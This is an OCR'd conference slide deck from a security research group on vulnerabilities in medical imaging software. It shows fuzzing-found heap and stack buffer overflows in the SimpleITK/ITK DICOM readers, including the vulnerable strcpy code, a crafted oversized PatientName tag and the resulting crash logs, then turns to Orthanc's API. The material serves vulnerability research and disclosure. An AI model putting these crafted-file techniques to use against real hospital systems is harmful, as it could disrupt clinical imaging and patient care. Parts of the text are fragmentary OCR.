How to Hack Medical Imaging Applications via DICOM

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Whoami

- Student at Tomsk State University
- Developer at BiZone
- Research group: AISec Team

AISec Team

AISec is a community-driven research project focusing on implementation security of artificial intelligence and machine learning technologies

Contributors:


- Sergey Gordeychik
- Denis Kolegov
- Antoniy Nikolaev
- Roman Palkin
- Maria Nedyak


github.com/sdnewhop/dicom


github.com/sdnewhop/AISec

Medical Imaging

One of the most popular application of artificial intelligence (AI) is **medical imaging**









DICOM


Digital Imaging and Communication in Medicine is a data format and a protocol for exchanging between various components, such as PACS, DICOM viewer, machine learning pipeline

Detected CIOD: Computed Tomography Image
Specific Character Set: ISO_IR 100
SOP Class UID: 1.2.840.10008.5.1.4.1.1.2
SOP Instance UID: 1.2.840.113654.2.55.321340174103534860315500467 2
Modality: CT
Series Description: Axial
Patient's Name: 026470d51482c93efc18b9803159c960
Patient ID: 026470d51482c93efc18b9803159c960
Patient's Birth Date: January 01, 1900


Medical Imaging










Medical Imaging





Medical Imaging





NVIDIA CLARA


CLARA MEDICAL IMAGING

Clara Medical Imaging provides developers the tools to build, manage, and deploy intelligent imaging workflows and instruments - ushering in the next-generation of medical imaging.

NVIDIA CLARA

CLARA MEDICAL IMAGING

Clara Medical Imaging provides devel
and deploy intelligent imaging workfl
the next-generation of medical imagi



NVIDIA CLARA

Docs » Clara Containers » DICOM Reader

DICOM Reader

DICOM Reader is a pre-processor that converts DICOM files into MHD files. Each DICOM series is converted into a single MHD file. DICOM files are associated with a DICOM series by the Series Instance UID header.

Requirements

Docker

NVIDIA CLARA

Docs » Clara Containers » DICOM Reader

DICOM

DICOM Reade
a single MHD

Requirem

Docker

```
1  # Copyright (c) 2019, NVIDIA CORPORATION.  All rights reserved.
2  #
3  # NVIDIA CORPORATION and its licensors retain all intellectual property
4  # and proprietary rights in and to this software, related documentation
5  # and any modifications thereto.  Any use, reproduction, disclosure or
6  # distribution of this software and related documentation without an express
7  # license agreement from NVIDIA CORPORATION is strictly prohibited.
8
9
10 import os
11 import logging
12 import SimpleITK as sitk
13
```

SimpleITK

- Fuzzing with AFL

SimpleITK: Heap buffer overflow

- Fuzzing with AFL

```
masha@infinity-desktop:~$ ./DicomSeriesReader  heap-overflow.dcm
=================================================================
==24915==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7f323ad7d800 at pc 0x000000502bcc bp 0x7fff51dfec50 sp 0x7fff51dfe400
WRITE of size 524288 at 0x7f323ad7d800 thread T0
    #0 0x502bcb in __asan_memcpy (/home/masha/DicomSeriesReader+0x502bcb)
```

SimpleITK: Heap buffer overflow

Heap buffer overflow in itkImportImageContainer

Community python, itk-releases, dicom, simpleitk

msh_smlv Maria Nedyak 6d

Hello!

During an internal security assessment of the medical ML pipeline based on Simple-itk we found heap-buffer-overflow in DicomReader.

Edit 3:
Sorry, there are too many things broken to speak about, this version 1 will open so far HU consistent, i hope

Reply

mihail.isakov 5 6d

The image has
(0028,1053) Rescale Slope **-1024** and no (0028,1052) Rescale Intercept attribute, is it wrong, should be
(0028,1053) Rescale Slope **1**
(0028,1052) Rescale Intercept **-1024**

Edit:
and, BTW, Pixel Padding Value 65536 is wrong too (left as is)

Edit 2:
There is Pixel Representation **1** (2's complement, so -1024 may be not required at all or it is wrong too), wait a minute…

Edit 3:
Sorry, there are too many things broken to speak about, this version 1 will open so far HU consistent, i hope

SimpleITK: Heap buffer overflow

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msh_smlv Maria Nedyak 6d

Hello!

During an internal security assessment of the medical ML pipeline based on Simple-itk we found heap-buffer-overflow in DicomReader.

In the attached file you can find an example of a file that triggers the exception.

example.tar.gz (269.5 KB)

1 Reply

created	last reply	replies	views	users	likes	links
6d	4d	7	56	5	10	2

mihail.isakov 5 6d

The image has
(0028,1053) Rescale Slope **-1024** and no (0028,1052) Rescale Intercept attribute, is it wrong, should be
(0028,1053) Rescale Slope **1**
(0028,1052) Rescale Intercept **-1024**

Edit:
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

Sorry, there are too many things broken to speak about, this version 1 will open so far HU consistent, i hope

SimpleITK: Heap buffer overflow





SimpleITK: Buffer overflow

```
663   // Now is a good time to fill in the class member:
664   char name[512];
665   this->GetPatientName(name);
```

itkGDCMImageIO.cxx ~/university/research/ITK/Modules/IO/GDCM/src – 2 definitions

```
1264    {
1265      itkExceptionMacro(<< "DICOM does not support this component type");
1266    }
1267  }
1268
1269  #if defined(ITKIO_DEPRECATED_GDCM1_API)
1270  // Convenience methods to query patient and scanner information. These
1271  // methods are here for compatibility with the DICOMImageIO2 class.
1272  void
1273  GDCMImageIO::GetPatientName(char * name)
1274  {
1275    MetaDataDictionary & dict = this->GetMetaDataDictionary();
1276
1277    ExposeMetaData<std::string>(dict, "0010|0010", m_PatientName);
1278    strcpy(name, m_PatientName.c_str());
1279  }
```

SimpleITK: Buffer overflow

(0008,0005)	CS	10	SpecificCha...	ISO_IR 100
(0008,0016)	UI	26	SOPClassUID	1.2.840.10008.5.1.4.1
(0008,0018)	UI	60	SOPInstanc...	1.2.840.113654.2.55.321
(0008,0060)	CS	2	Modality	CT
(0008,103e)	LO	6	SeriesDescr...	Axial
(0010,0010)	PN	700	PatientName	aaaaaaaaaaaaaaaaaaaa
(0010,0020)	LO	32	PatientID	026470d51482c93ef
(0010,0030)	DA	8	PatientBirth...	19000101
(0018,0060)	DS	0	KVP	
(0020,000d)	UI	64	StudyInstan...	2.25.1047568009314929
(0020,000e)	UI	64	SeriesInsta...	2.25.1173246446310626

SimpleITK: Buffer overflow


(0008,0005)	CS	10	SpecificCha...	ISO_IR 100
(0008,0016)	UI	26	SOPClassUID	1.2.840.10008.5.1.4.1.
(0008,0018)	UI	60	SOPInstanc...	1.2.840.113654.2.55.321
(0008,0060)	CS	2	Modality	CT
(0008,103e)	LO	6	SeriesDescr...	Axial
(0010,0010)	PN	700	PatientName	aaaaaaaaaaaaaaaaaaaa
(0010,0020)	LO	32	PatientID	026470d51482c93ef

```
masha@infinity-desktop:~$ ./DicomSeriesReaderGCC example.dcm.new
*** buffer overflow detected ***: ./DicomSeriesReaderGCC terminated
Aborted (core dumped)
masha@infinity-desktop:~$
```

SimpleITK: Buffer overflow

(0008,0005)	CS	10	SpecificCha...	ISO_IR 100
(0008,0016)	UI	26	SOPClassUID	1.2.840.10008.5.1.4.1
(0008,0018)	UI	60	SOPInstanc...	1.2.840.113654.2.55.321
(0008,0060)	CS	2	Modality	CT
(0008,103e)	LO	6	SeriesDescr...	Axial
(0010,0010)	PN	700	PatientName	aaaaaaaaaaaaaaaa
(0010,0020)	LO	32	PatientID	026470d51482

```
masha@infinity-desktop:~$ ./DicomSeriesReaderGCC examp
*** buffer overflow detected ***: ./DicomSeriesReader
Aborted (core dumped)
masha@infinity-desktop:~$
```



ORTHANC

Clara Deploy SDK

NVIDIA

0.2.0-3267265

Search docs

Documentation Home

1. Introduction
2. Installation
3. Clara Administration
4. Core Concepts

15.1. Orthanc

15.1.1. Overview

Description from the tool website "Orthanc aims at providing a simple, yet powerful standalone DICOM server. It is designed to improve the DICOM flows in hospitals and to support research about the automated analysis of medical images. Orthanc lets its users focus on the content of the DICOM files, hiding the complexity of the DICOM format and of the DICOM protocol.

Orthanc provides a RESTful API. The DICOM tags of the stored medical images can be downloaded in the JSON file format. Furthermore, standard PNG images can be generated on-the-fly from the DICOM instances by Orthanc.

Orthanc also features a plugin mechanism to add new modules that extends the core capabilities of its REST API. A Web viewer, a PostgreSQL database back-end, a MySQL database back-end, and a reference implementation of DICOMweb are currently freely available as plugins."

ORTHANC

Clara Deploy SDK

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0.2.0-3267265

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
DICOMweb are currently freely avai

It is

file

PL A



Building AI with Clara Toolkits for Medical Imaging

8 941 просмотр • 8 июл. 2019 г.

NVIDIA Developer
28,6 тыс. подписчиков

ORTHANC


ORTHANC

- Lightweight and fast (written in C++),
- Standalone (all the dependencies can be statically linked),
- Cross-platform (at least Linux, Windows and OS X),
- Compliant with the DICOM standard (as it is built on the top of DCMTK),
- Programmer-friendly (REST API, JSON, PNG).

ORTHANC: IN THE WILD

Made with [Grinder](#) love ❤️

ORTHANC: Insecure API



